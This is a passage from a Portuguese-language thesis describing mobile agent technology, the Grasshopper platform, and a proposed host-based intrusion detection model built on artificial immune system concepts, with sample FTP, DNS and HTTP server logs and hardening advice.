b) Comunicação: Esse requisito envolve a comunicação entre agentes, com os ambientes de execução e com os usuários. Essas comunicações podem ser síncronas ou assíncronas, locais ou remotas, e possuem caráter de cooperação entre os agentes. O grupo *DARPA Knowledge Sharing Effort* utiliza uma abordagem declarativa, definindo para isso uma *Linguagem de Comunicação de Agentes* (`ACL`). Esta linguagem é constituída por um vocabulário, uma linguagem interna *Knowledge Interchange Format* (`KIF`) e uma linguagem externa

denominada *Knowledge Query and Manipulation Language* (KQML) (MILOJICIC; DOUGLIS, 1999).

c) Mobilidade: A migração de um agente tem por subsídio a seleção das estações destinatárias que provêem o serviço. Posteriormente, a mobilidade envolve dois processos, o envio e a recepção do agente. Para mover um agente de uma origem para um destino é necessário suspender sua execução, codificá-lo para que seja transmitido e por fim liberar os recursos que estavam sendo utilizados na origem. Quando o agente chega ao destino é necessário decodificá-lo e verificar a disponibilidade de recursos. Caso positivo, o agente é excluído efetivamente do seu ambiente de execução original. Em qualquer situação em contrário, o agente retorna para sua origem.

d) Gerenciamento de Recursos das Máquinas: Os agentes devem manter mecanismos de controle dos recursos disponíveis, de suas necessidades e de sua capacidade de utilização de recursos.

e) Gerenciamento de Agentes: esta característica implica na necessidade do agente em controlar seu ciclo de vida, desde sua criação até sua remoção.

f) Ambiente de Execução Baseado nas Linguagens: A interoperabilidade dos agentes está vinculada ao suporte de diferentes linguagens de programação, permitindo assim que agentes possam ser escritos em linguagens distintas.

g) Segurança: Os agentes devem possuir funções de segurança estabelecidas, como autenticação da origem do agente, verificação da autorização de execução, controle de acesso aos recursos do ambiente, arquivamento em um *log* das ações dos agentes e verificação da integridade das informações.

h) Tolerância a Falhas: Os ambientes de execução dos agentes precisam prover algum mecanismo para recuperação do agente e da informação que este transporta durante a ocorrência de algum tipo de erro no ambiente ou na rede.

i) Interoperabilidade: Permite observar a interação entre ambientes distintos.

4.2.2 Segurança de Agentes Móveis

A segurança de agentes móveis é um fator essencial para o sucesso da tecnologia, pois garantir a autenticidade, integridade e confidencialidade dos agentes e dos dados por eles transportados é subsídio para qualquer tipo de aplicação.

Para garantir a segurança de agentes móveis é necessário proteger o próprio agente, o `host` e a rede (OSHIMA; LANGE, 1998). A seguir são descritas as classes de ameaças a esses componentes.

a) **Ameaças ao Agente**: esse tipo de ameaça envolve a visita de agentes a *hosts* não confiáveis, os quais podem tentar extrair suas informações privadas, ou realizar ataques como falsificação, execução e acesso ilegal. Outra categoria de ataque que o agente pode sofrer é por parte de outro agente, abrangendo tentativa de extração de informações ou interrupção de sua execução. Uma terceira forma de ataque ao agente envolve fatores externos não autorizados, em que uma entidade pode alterar mensagens enviadas entre *hosts* ou escutar a comunicação entre eles e desvendar o conteúdo do agente.

b) **Ameaças ao *Host***: Um agente, ao visitar o servidor, pode tentar acessar ou corromper os arquivos ou interromper o servidor. Nessa categoria de ataques pode-se incluir acesso ilegal, disfarce, cavalo de tróia, recusa de serviço e repúdio. Outra forma de violação contra *host* consiste no envio de *spam* por parte de uma entidade externa mal intencionada para tirá-lo de serviço.

c) **Ameaças à Rede**: Agentes podem multiplicar-se e mover-se intensivamente para congestionar a rede, caracterizando um ataque por recusa de serviços.

A maioria desses ataques pode ser evitada, para agentes móveis, por meio das técnicas de segurança existentes, tais como criptografia. Este requisito é um fator determinante para a escolha de uma plataforma de agentes móveis, a qual deve prover autenticação, confidencialidade, integridade, autorização, não-repúdio e auditoria (OSHIMA; LANGE, 1998).

As técnicas de criptografia (STALLINGS, 2003) e assinatura digital têm contribuído muito para a construção de ambientes que atendam a essas especificações de segurança. Um detalhamento sobre segurança de agentes móveis e taxonomias de ataque pode ser encontrado em (VIGNA et al., 2000; PEREIRA, 2001; UTO, 2003).

4.2.3 Padronização de Agentes Móveis

A interoperabilidade entre sistemas de diferentes fabricantes é essencial para satisfazer as necessidades dos sistemas baseados em agentes móveis. Em função das diferenças arquiteturais e de implementação das plataformas de agentes, um grupo de empresas apresentou uma proposta de padronização de alguns aspectos

da tecnologia de agentes móveis. Essa iniciativa denominou-se *Object Management Group* (*OMG*) e resultou no padrão *Mobile Agent System Interoperability Facility* (*MASIF*).

Na Figura 4.1 ilustra-se o modelo conceitual *Mobile Agent Facility Specification* (*MAF*), uma atualização do padrão *MASIF* (OMG, 2000). Esse modelo é constituído por componentes importantes, os quais serão descritos a seguir:

a) Agente: Um agente está associado a uma autoridade que identifica uma pessoa ou organização. Possui um nome globalmente único composto pela autoridade, identidade e tipo de sistemas de agentes. A localização de uma agente é dada pelo nome do sistema de agentes onde reside e por um nome de um *place*.

b) Sistema de Agentes: Um sistema de agentes é uma plataforma que serve de ambiente de execução para os agentes e é responsável pelo seu gerenciamento (criação, mobilidade, remoção, entre outras). Cada *host*, para suportar agentes móveis, deve executar um sistema de agentes.

c) *Place*: O ambiente de execução provido pelo sistema de agentes pode ser dividido em contextos denominados *places*. Caracterizam um agrupamento lógico de funcionalidade dentro de um sistema.

d) Região: Uma região consiste em um agrupamento de sistemas de agentes sob mesma autoridade com tipos distintos. Possui um ou mais sistemas de agentes que são designados como pontos de acesso para a região. Os endereços desses sistemas podem ser utilizados para comunicação entre clientes de regiões distintas.

e) *Codebase*: O *codebase* especifica as localizações em que as classes utilizadas por um agente podem ser encontradas. As classes são disponibilizadas por uma entidade chamada provedor de classes (*class provider*) que pode ser um sistema de agentes ou um servidor *Web*.

4.2.4 Plataforma de Agentes Móveis Grasshopper

Existem muitas plataformas de agentes móveis disponíveis, sendo necessário considerar critérios que permitam selecionar a mais adequada a cada aplicação. Neste




Figura 4.1: Modelo Conceitual da OMG. Fonte: (UTO, 2003)

trabalho considerou-se importante a escolha de uma plataforma que contemple características robustas de segurança e desempenho, código aberto, baseada em *Java* e com boa documentação.

Pereira (2001) realizou um estudo sobre as principias plataformas baseadas em Java: *ASDK 1.0, ASDK 1.1, Concórdia, Grasshopper e Gossip.* As avaliações foram centradas nos critérios desempenho e segurança.

- Desempenho: Considerou-se o tempo de resposta do sistema, o tempo gasto pelos agentes para a execução de uma tarefa e os gastos de processamento dos servidores quando executam um agente.
- Segurança: Avaliou-se a segurança na transmissão do agente, proteção do servidor contra usuários ou agentes maliciosos, proteção dos servidores contra ataques de outros agentes e proteção dos agentes contra ataques de servidores hostis.

Os resultados relativos a plataforma Grasshopper levaram a importantes considerações:

- Foi o primeiro projeto a seguir o padrão *MASIF/MAF.*
- É o projeto mais maduro entre as plataformas avaliadas com relação ao suporte à segurança.
- Possui código aberto.
- Tem a documentação mais completa entre as plataformas avaliadas.

- Possui o melhor ambiente de desenvolvimento, facilitando o entendimento e a programação.
- Está em um estágio mais avançado em relação as demais plataformas de agentes móveis avaliadas com relação a documentação e flexibilidade para implementação de novos serviços.
- A tarefa de administração e gerenciamento é mais fácil e sua interface é bastante intuitiva.
- É compatível com o Java 2.
- Foi a mais indicada para problemas complexos.
- Com relação ao critério desempenho, a plataforma ficou em terceiro lugar, porém foi a primeira entre as que utilizavam Java 2, justificando o resultado.

Essas características determinaram a escolha da plataforma *Grasshopper* como ambiente de desenvolvimento de agentes móveis para esse projeto.

Uma visão geral dos componentes e da arquitetura da plataforma Grasshopper é apresentada na Figura 4.2 .




Figura 4.2: Arquitetura do Ambiente Grasshopper. Fonte: (IKV, 1999)

A seguir são descritas as funções e componentes da arquitetura Grasshopper (IKV, 1999).

a) **Sistema de Agentes (Agências)**: Processo Java responsável por controlar a execução, gerenciamento, transporte, comunicação e outras funções dos agentes. Possui os seguintes serviços:

·**Segurança**: Uma função fundamental da agência é proteger o *host* contra o acesso de agentes não autorizados. Grasshopper possui mecanismos de segurança externa que permitem a criptografia dos agentes durante a transmissão, utilizando o protocolo *Secure Socket Layer* (*SSL*). Da mesma forma, interações entre entidades (agentes, agências e outros componentes) podem ser realizadas por `SSL`. Por outro lado, a plataforma possui mecanismos de segurança interna que habilitam o controle de acesso dentro da agência.

·**Registro**: Cada agência registra todos os agentes que estão em execução localmente a fim de monitorar e controlar os seus processos internos, gerenciando as interações entre agentes.

·**Persistência**: Utilizado para salvar as informações dos agentes em caso de *crash* no sistema. O serviço pode ser utilizado periodicamente para armazenar os estados internos e todos os agentes locais que estão em execução. Permite que os agentes continuem executando suas tarefas após o reestabelecimento da agência.

·**Gerenciamento**: Responsável por criar, remover, suspender, copiar e clonar agentes. Os administradores podem interferir na execução dos agentes por meio de uma interface gráfica.

·**Transporte**: Permite a serialização de um estado de um agente e transferência do agente para outras agências.

·**Comunicação**: O serviço de comunicação permite a transferência de agentes entre diferentes agências e o gerenciamento das interações entre agentes remotos e outras entidades. Isso pode ser feito pela tradicional arquitetura cliente/servidor (usando comunicação remota) ou por tecnologia de agentes (utilizando mobilidade).

·**MAF AgentSystem**: Esse componente realiza uma interface que é parte do padrão MASIF e permite que haja interoperabilidade entre o Grasshopper e qualquer outra plataforma de agentes.

b) **Componente de Registro**: Uma agência pode se registrar em um componente de registro de região, o qual mantém um serviço de informações sobre

todas as agências registradas, assim como agentes em execução dentro dessas agências. O grupo constituído por todas as agências registradas em um registro de região constitui a região. O registro de agentes é automaticamente executado pela agência servidora e transparente quanto a seu estado e mobilidade, o que facilita a visão do administrador. O registro de região é formado pelos seguintes componentes:

·**Gerenciamento**: Serviço responsável por localizar todos os agentes dentro de uma região.

·**Comunicação**: Semelhante ao serviço de comunicação de uma agência. Habilita interações entre o registro de região e entidades remotas (agências, agentes). O processamento dos registros pode ser controlado por interface texto.

·**MAF Finder**: Esse componente realiza uma interface que faz parte do padrão *MASIF/MAF* e permite a interoperabilidade com outras plataformas de agentes.

Uma importante característica do Grasshopper é a possibilidade de adaptação a diferentes sistemas. Isso é permitido pelo conjunto de *APIs* disponibilizado, que agrega muitas funcionalidades, além dos herdados do Java.

4.2.5 Agentes Móveis Aplicados à Segurança de Redes

As características e propriedades providas pela tecnologia de agentes móveis tem estimulado sua aplicação em diversas áreas. Para a segurança de redes, essa tecnologia vem sendo pesquisada com diferentes abordagens. Bernardes (1999) define que a crescente utilização das redes de computadores e conseqüente itensificação das mais diversas formas de intrusão torna a atividade de gerenciamento de segurança cada vez mais complexa. Esse cenário cria a necessidade de um ambiente de segurança com capacidade de mobilidade pela rede em busca de comportamentos intrusivos, autonomia de ação em nome do gerente de segurança e com autonomia para a tomada de decisões.

Essas necessidades têm estimulado a aplicação de agentes móveis para a segurança de redes. Exemplos dessas abordagens podem ser encontradas em (CROSBIE; SPAFFORD, 1995; BALASUBRAMANIYAN et al., 1998; ASAKA et al., 1999; BERNARDES, 1999; TAVARES, 2002; UTO, 2003).

Adicionalmente, muitas pesquisas relacionadas com abordagens imunológicas

para segurança de redes têm aplicado agentes móveis para a implementação de importantes características, tais como mobilidade, clonagem, autonomia, independência, comunicação, entre outras. Exemplos de métodos que congregam essas duas abordagens são referenciadas por Castro (2001), sendo que algumas delas foram citadas na Seção 3.2.3 (Página 41).

4.3 Considerações Finais

Esse capítulo foi destinado a apresentar a tecnologia de agentes de *software* e com maior ênfase em agentes móveis. Como descrito, esse paradigma possui características importantes para aplicações distribuídas e vem sendo aplicado em diversas áreas.

Os conceitos apresentados ao longo dos Capítulos 2, 3 e 4 constituem os fundamentos teóricos para a definição de um modelo de segurança de redes, que é o objetivo deste trabalho.

No próximo capítulo será definida a proposta do presente trabalho, o qual consiste em uma abordagem para detecção de intrusão aplicando conceitos de sistemas imunológicos artificiais e agentes móveis.

5 *MODELO DE DETECÇÃO DE INTRUSÃO APLICANDO SISTEMAS IMUNOLÓGICOS ARTIFICIAIS E AGENTES MÓVEIS*

Nos capítulos anteriores foram abordados importantes conceitos relacionados aos sistemas imunológicos humano e artificial, segurança de redes, métodos e técnicas de detecção de intrusão e paradigma de agentes móveis.

A proposta deste trabalho (MACHADO et al., 2005) é inspirada pela anatomia, arquitetura e processos vinculados ao SIH e tem por objetivo definir um modelo para detecção de intrusão. Entre os requisitos projetados cita-se a identificação de anomalias, memorização, distribuição dos resultados analisados e geração de respostas específicas.

Características como autonomia, flexibilidade, proteção distribuída, robustez, diversidade e adaptabilidade motivaram a aplicação de agentes móveis para importantes componentes e funções da abordagem, representando computacionalmente os diferentes tipos de `leucócitos` que fazem parte do modelo imunológico.

Com o objetivo de facilitar a compreensão do trabalho, primeiramente será apresentado o modelo computacional, envolvendo as características de SDIs providas pela solução, definição dos serviços que foram monitorados nos experimentos (*FTP*, *DNS*, *HTTP*, *SMPT* e *POP3*) e a descrição detalhada de todos os componentes tecnológicos aplicados. Posteriormente, será apresentado o modelo imunológico artificial, o qual subsidiou a abstração computacional.

5.1 Modelo Computacional

O modelo computacional estabelecido corresponde a definição de um sistema de detecção de intrusão baseado na abstração de algumas propriedades e processos do SIH e utiliza uma proposta arquitetural definida para sistemas imunológicos artificiais aplicados à segurança de redes (SOMAYAJI et al., 1998). A analogia com cada componente do SIH contribuiu para a identificação de alternativas tecnológicas destinadas a uma solução com características genéricas. A presente abordagem foi definida buscando-se a implementação de requisitos como flexibilidade, adaptabilidade a distintas arquiteturas de *hardware* e *software*, políticas de segurança e objetivos de monitoração.

O SDI modelado trabalha com análise seqüencial de registros de *logs* de auditoria e pode ser classificado como uma solução baseada em *host*, aplicando o método de detecção por *anomalia*, arquitetura distribuída, executada em tempo contínuo e gerando respostas ativas e passivas. A seguir, detalha-se cada uma dessas propriedades:

a) Método de Detecção por Anomalia: Essa técnica foi adotada fundamentada na observação de variações na utilização dos serviços monitorados. Para essa finalidade aplicou-se uma ferramenta de auditoria de *logs* (*Logcheck*, Seção 5.2.3, Página 70). Essa ferramenta permite definir conjuntos de palavras-chaves e expressões, as quais classificam os eventos como normais ou anormais.

b) Arquitetura Baseada em *Host* e Distribuída: A solução proposta baseia-se na análise de registros de *logs* de servidores, caracterizando uma solução baseada em *host*. No entanto, podem existir diversos computadores responsáveis pelo fornecimento de serviços distribuídos pela rede, assim como os componentes para detecção, análise, armazenamento e geração de respostas podem estar distribuídos e trabalhando cooperativamente sem relação hierárquica. Para o registro de *logs* foi aplicado o *Syslog-ng* (Seção 5.2.2, Página 66) e para a distribuição dos `logs` projetou-se um modelo aplicando agentes móveis (Seção 5.2.4, Página 73).

c) Período de Ativação: O modelo foi definido para funcionar continuamente. Cada módulo da solução foi implementado deixando essa característica configurável. Dessa forma, pode-se adequar a melhor relação segurança/desempenho para os diferentes ambientes computacionais que venham a aplicar este método. Critérios para a definição desse intervalo de tempo foram obtidos com

a realização de alguns experimentos, os quais são apresentados no Capítulo 6.

d) Geração de Respostas: As respostas foram projetadas para agregar a propriedade de pro-atividade ao SDI. Foram definidas duas metodologias, sendo ambas executadas quando o analisador da ferramenta classifica o evento como ataque ou tentativa de ataque a um dos serviços monitorados. A primeira resposta, passiva, é emitida a partir de uma máquina segura e consiste no envio de um *e-mail* alertando administradores sobre a ocorrência de eventos intrusivos. A segunda resposta é classificada como ativa e é implementada por um agente móvel que indisponibiliza o serviço que está sendo atacado. Essas respostas foram projetadas no intuito de proporcionar uma arquitetura de reatividade, a qual pode ser diversificada e ampliada para diferentes classes de ataques e violações. As reações definidas neste trabalho foram implementads por meio de um modelo baseado em agentes móveis (Seção 5.2.4, Página 73).

5.2 Arquitetura do Modelo Computacional

O modelo arquitetural foi definido para o atendimento aos requisitos desejáveis em SDIs, conforme definição da padronização *CIDF* (geração de eventos, análise, armazenamento e geração de respostas). Para isso utilizaram-se alguns componentes tecnológicos e aplicaram-se experiências já conhecidas, tais como análise seqüencial de *logs*, avisos administrativos, geração de respostas, entre outras (JUCÁ, 2001).

Além das funções essenciais, criaram-se mecanismos computacionais a fim de implementar requisitos implícitos oriundos dos princípios de segurança de computadores, tais como persistência dos dados, robustez do modelo, disponibilidade e confiabilidade. Na Figura 5.1 estão dispostos todos os componentes da solução proporcionada pelo modelo.

Na parte superior da Figura 5.1 pode-se observar o conjunto de serviços que foram monitorados experimentalmente neste trabalho (*FTP, DNS, HTTP, POP3 e SMTP*). Logo abaixo estão dispostos os servidores que utilizam a ferramenta de geração de *logs Syslog-ng*. Este é o responsável pela obtenção de eventos dos diferentes servidores e serviços (*Caixa E-Box* do padrão *CIDF*, Página 35). Após tem-se o *software Logcheck*, cuja função é analisar os eventos e reconhecer intrusões e violações (*Caixa A-Box* do padrão *CIDF*). O último componente do modelo são os agentes, responsáveis por garantir a segurança e integridade dos *logs*, distribuição e persistência dos dados e geração de respostas computacionais (*Caixas D-box* e *C-Box* do




Figura 5.1: Arquitetura do Modelo Computacional

padrão *CIDF*). Nas próximas subseções descreve-se cada um desses componentes.

5.2.1 Serviços Monitorados

O ambiente *Linux* possui um método de gerenciamento que inclui processos privilegiados, os quais são responsáveis por iniciar os *daemons* dos serviços e suas configurações. Detalhamentos concernentes às características do sistema operacional e gerenciamento de processos podem ser encontrados em (NEMETH et al., 1995; DEBIAN, 2004; SECURITY, 2004).

Os experimentos realizados neste trabalho foram aplicados para a análise de serviços tradicionalmente utilizados na maioria dos ambientes computacionais. Esses serviços pertencem ao paradigma *Cliente/Servidor* e são descritos a seguir.

File Transfer Protocol (FTP)

O FTP é um serviço cliente/servidor utilizado para transferência de arquivos. O protocolo utiliza duas portas *TCP* para se comunicar, a vinte e um (21) para informações de controle e a vinte (20) para dados. O *daemon* servidor fica permanentemente aguardando requisições, e quando estas ocorrem são validadas por meio da identificação do usuário e senha. Após a autenticação ocorre efetivamente a transferência de arquivos. O formato e a quantidade de informações registradas em *log* dependem da versão adotada e normalmente contém: data, *email* do usuário cliente, serviço de *ftp* e mensagem. Na Figura 5.2 demonstram-se alguns exemplos de *log* de *FTP*.

```
Sat Feb 28 09:54:50 2004 0 200.195.169.253 51478 /home/eder/arc_5.21e-
5_i386.deb b _ i r eder ftp 0 * c

Sat    Feb    28    10:13:13    2004    1    200.195.169.253    96118
/home/eder/libstdc++2.8_2.90.29-2.deb b _ i r eder ftp 0 * c

Sat Feb 28 10:16:49 2004 0 152.16.0.132 1745 /home/eder/uvscan-update
b   i r eder ftp 0 * c
```

Figura 5.2: Exemplos de Logs do Serviço de FTP. Fonte: Registros Coletados no Período de Monitoração

Como critérios de segurança recomenda-se atualizar o serviço *FTP* com todos os *patches* de segurança disponibilizados para a versão adotada. Políticas de pós-instalação aplicáveis e documentações sobre *patches* dos serviços são descritas nas referências (PROFTP, 2004; SECURITY, 2004). Entre essas considerações, cita-se: limitar o número de usuários que possam acessar o serviço de *FTP*, não permitir usuário *anonymous*, limitar o diretório raiz dos usuários para que não tenham acesso a locais importantes da árvore de diretórios e limitar acesso por grupo.

Domain Name System (DNS)

O serviço *DNS* utiliza a porta *TCP* cinqüenta e três (53) e consiste basicamente em uma base de dados distribuída com informações sobre servidores e domínios Internet. Cada nome de domínio caracteriza um caminho em uma estrutura hierárquica na forma de uma árvore invertida. Aplicações *DNS* pertencem ao paradigma *Cliente/Servidor*. O *daemon in.named* ou *named* é responsável pelo processo servidor e o *resolver* atua no lado cliente atendendo solicitações. A geração de *logs* é realizada pela ferramenta padrão do sistema operacional (*Syslog* ou *Syslog-ng*) e pode ser configurada em Canais e Categorias, conforme define-se a seguir:

- **Canais**: Especificam onde os registros de *logs* são armazenados, podendo

ser o padrão do sistema operacional, em arquivos ou saída padrão (tela). Os canais permitem a filtragem das mensagens em função de sua severidade, cinco provenientes do $Syslog - ng$ (SYSLOG-NG, 2004) e duas próprias do *DNS*. São elas: *critical*, *error*, *warning*, *notice*, $info$, *debug* e *dynamic*.

· **Categorias**: Determinam quais informações serão registradas. Uma categoria pode ser enviada para um ou diversos canais. As categorias disponibilizadas pelo *DNS* são: $default$, *cname*, *db*, *eventlib*, $inssit$, $lame-servers$, *load*, *maintenance*, *ncache*, $notify$, *os*, *packet*, *panic*, $parser$, *queries*, $response-checks$, *security*, *statistics*, *update*, $xfer-in$ e $xfer-out$ (JUCÁ, 2001) *apud* (ALBITZ; LIU, 1998; TANEMBAUM, 2003). Na Figura 5.3 são apresentados exemplos de *logs* registrados pelo servidor *DNS*.

```
May 23 06:37:22 orgao named[10247]: denied update from
[200.103.168.1].20359 for "divisaveiculos.com.br" IN

May 23 06:37:42 orgao named[10247]: unrelated additional info
'prioritytravel.com' type A from [64.74.96.242].53

May 23 07:05:30 orgao named[10247]: Response from unexpected source
([152.163.159.221].9054) for query "dns-01.icg.net IN A6"
```

Figura 5.3: Exemplos de Logs do Serviço DNS. Fonte: Registros coletados no período de monitoração

Algumas configurações de segurança recomendadas para o serviço *DNS* incluem: aplicar máscara para não permitir a consulta da versão *Bind* utilizada, permitir recursão somente para domínios internos, definir o conjunto de *slaves* que possam acessar a base do domínio e utilizar o *chroot jail* para evitar que um invasor tenha acesso a um *shell* privilegiado em situações de ataque ao sistema. Detalhamentos sobre essas políticas e recomendações adicionais concernentes a segurança e *patches* de atualização para o *DNS* podem ser consultadas em SECURITY (2004), Bind (2004) e DNS (2004).

Hyper Text Transfer Protocol (HTTP)

O HTTP é um dos serviços mais utilizados atualmente e possui uma importância fundamental no desenvolvimento da Internet. Esse protocolo é responsável pela transferência na *WEB*, especificando as mensagens que os clientes podem enviar aos servidores e quais respostas receberão. Cada interação consiste em uma solicitação *ASCII*, seguida por uma resposta semelhante ao *MIME* (CROCKER, 1982).

O método tradicional de estabelecimento de conexão é realizado por meio da porta *TCP* oitenta (80) da máquina servidora. O crescimento de sua utilização e a diversificação de conteúdo disponibilizado motivaram algumas otimizações, as quais

foram implementadas pelo *HTTP* versão 1.1. A principal característica agregada foram as conexões persistentes, permitindo o estabelecimento da conexão, envio de uma solicitação e recebimento de uma resposta, e posteriormente envio de solicitações e recebimento de respostas adicionais. Dessa forma, há uma amortização do custo da instalação e liberação do *TCP* por diversas solicitações, diminuindo assim o *overhead* e possibilitando transportar as solicitações por *pipeline* (TANEMBAUM, 2003).

Embora o *HTTP* tenha sido projetado para a *WEB*, criaram-se mecanismos genéricos para extensões à aplicações orientadas a objetos. Por essa razão, são aceitas operações denominadas métodos, as quais diferem do simples acesso a uma página. Essa generalidade permitiu a criação do padrão *Simple Object Access Protocol* (*SOAP*) (SOAP, 2004). Esses métodos são apresentados na Tabela 5.1.

Tabela 5.1: Métodos Internos de Solicitações HTTP.

Método	**Descrição**
GET	Solicita a leitura de uma página Web
HEAD	Solicita a leitura de um cabeçalho de página Web
PUT	Solicita o armazenamento de uma página Web
POST	Acrescenta a um recurso (por exemplo, uma página Web)
DELETE	Remove a página Web
TRACE	Ecoa a solicitação recebida
CONNECT	Reservado para uso futuro
OPTIONS	Consulta certas opções

Fonte: (TANEMBAUM, 2003).

Os formatos dos *logs* gerados podem ser personalizados (HTTP-LOG, 2004). O *daemon HTTPD* gera duas classes de *logs* em arquivos distindos:

- ***Error log***: É o *log* mais importante gerado pelo *HTTP*. Armazena informações de diagnóstico e erros sobre qualquer registro encontrado no processamento de requisições. Exemplos desses *logs* são apresentados na Figura 5.4 .

- ***Access log***: Essa classe de *logs* registra todas as requisições processadas pelo servidor. Essas informações representam o início de um processo de gerenciamento de *logs* e são muito úteis para a geração de estatísticas. Exemplos de *logs* de acesso são demonstrados na Figura 5.5 .

Algumas configurações de segurança recomendadas (DEBIAN, 2004) incluem a definição de áreas do servidor que são abertas aos usuários, desabilitação das configurações por meio do arquivo *.htaccess* e opcionalmente negação de permissão de publicação de conteúdos de usuários. Informações concernentes a configurações e

```
[Thu Apr 22 10:41:15 2004] [error] [client 200.150.211.66] request
failed: error reading the headers

[Thu Apr 22 11:10:33 2004] [error] [client 200.96.168.195] request
failed: URI too long

[Thu Apr 22 12:28:46 2004] [error] [client 200.201.164.19] File does
not exist: /www/www2/html/goiania
```

Figura 5.4: Exemplos de Logs de Erro do *HTTP*. Fonte: Registros coletados no período de monitoração

```
[16/May/2004:13:09:26 -0300] "GET /batepapo.php HTTP/1.1" 200 28384
200.181.254.9

[16/May/2004:13:09:27 -0300] "GET /img/chat/logo_mirc.gif HTTP/1.1"
304 - 200.181.254.9

[16/May/2004:13:14:19 -0300] "GET /img/title_news_tecnologia.gif
HTTP/1.1" 304 - 200.175.183.156
```

Figura 5.5: - Exemplos de Logs de Acesso do *HTTP*. Fonte: Registros coletados no período de monitoração

